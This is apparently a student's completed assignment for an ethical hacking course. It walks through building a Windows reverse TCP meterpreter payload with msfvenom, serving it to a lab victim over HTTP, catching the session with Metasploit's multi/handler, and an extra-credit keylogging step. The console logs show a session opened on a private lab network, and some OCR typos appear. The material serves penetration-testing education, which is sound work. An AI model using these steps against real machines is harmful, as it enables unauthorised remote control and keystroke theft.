Assignment-11- Using Metasploit Framework

CYSE450 Ethical Hacking and Penetration Testing

(Total: 100 Points)

Please follow the recording provided in the media gallery on canvas to learn about metasploit framework and msfvenom. You may also refer to google.com or e-book provided with 'O'Reilly Learning.

Task-A: (20 Points) Answer the following questions by typing in a word file:

1. What is payload?
   A payload is a piece of malicious code meant to execute a specific task on a target machine.
2. What is the difference between bind shell and a reverse shrootell?

   Bind Shell: **The target machine listens to incoming connections and provides a shell interface when a connection is established.**


   Reverse Shell: **The remote machine, for example, a Kail Linux machine initiates the connection and sends a request to connect to the target machine.**

Task B: (80 Points) **Reverse TCP payload for windows (Please submit the screenshot for all the steps)**

The payload you are going to create with msfvenom is a Reverse TCP payload for windows. This payload generates an **exe** which when run connects from the victim's machine to your Metasploit handler giving a **meterpreter** session.

1. **In kali terminal,** Launch **msfconsole** with the command, msfconsole

2. Display all the payloads available using, **show payloads** and search for the payload using meterpreter and reverse_tcp, (windows/meterpreter/reverse_tcp)




3. Open a new terminal in kali to create a payload using **msfvenom**

   a. Set the **listener host** to the kali Ip address

   b. Set the **listener port number** to 4444

   c. Set the file type as **exe**

4. Using python, create the **http.server**



5. **Open the browser in the target machine(windows) and type the address of the kali with the port number it is listening to.**

6. Set up a handler in Metasploit to receive the connection from the victim pc. Log into Metasploit by typing **msfconsole** in a new kali terminal.

7. Once Metasploit is loaded use the **multi/handler** exploit and set the payload to be reverse_tcp using, **set payload windows/meterpreter/reverse_tcp**

```
└─# msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

                                                  _____________
  [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $a,         |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
  [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $S `?a,     |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
  [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|       `?a, |%%%%%%%%%__%%%%%%%%%__%%__ %%%%]
  [% .--- ------ .--- ---. |  |_ .---.-.|       .,a$%|.-----.|  |.---- .|__||  |_ %%]
  [% |      ||  -__||    _||  _  ||  ,,aS$"""`  ||  _  ||  ||  _  ||  ||    _|%%]
  [% |__|__|___||_____||___||___._||%$P"`       ||   __||__||_____||__||____|%%]
  [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| `"a,     ||__|%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
  [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|____ `"a,$$__|%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
  [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%     `"$   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
  [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]

       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > mutil/handler
[-] Unknown command: mutil/handler
msf6 > multi/handler
[-] Unknown command: multi/handler
This is a module we can load. Do you want to use multi/handler? [y/N]   y
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

8. Next, you need to set the LHOST and LPORT; copying the details as you set it in payload you just generated in msfvenom.

```
msf6 exploit(multi/handler) > set lhost 192.168.12.164
lhost => 192.168.12.164
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) >
```


9. Check everything is set correctly by typing **show options**

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Acce
   LHOST     192.168.12.164   yes       The listen address (
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

10. If everything looks correct, just type **exploit -j -z** to start your handler and once the EXE payload we created in msfvenom is clicked you should then receive a meterpreter shell.

```
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.12.164
lhost => 192.168.12.164
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.12.164:4444
[*] Sending stage (175686 bytes) to 192.168.12.239
[*] Meterpreter session 1 opened (192.168.12.164:4444 -> 192.168.12.239:1167) at 2024-04-03 22

meterpreter > sS
```

11. Type **sessions** to see all the sessions.



12. Open the active session using the session id.

Extra Credit: (15 Points) Perform Keylogging in Windows **(Please submit the screenshot for all the steps)**

1. Once the meterpreter session is created, type the following command, **keyscan_start**
2. **In windows machine, open notepad and type some text**
3. Now in Kali, in meterpreter shell, type the command keyscan_dump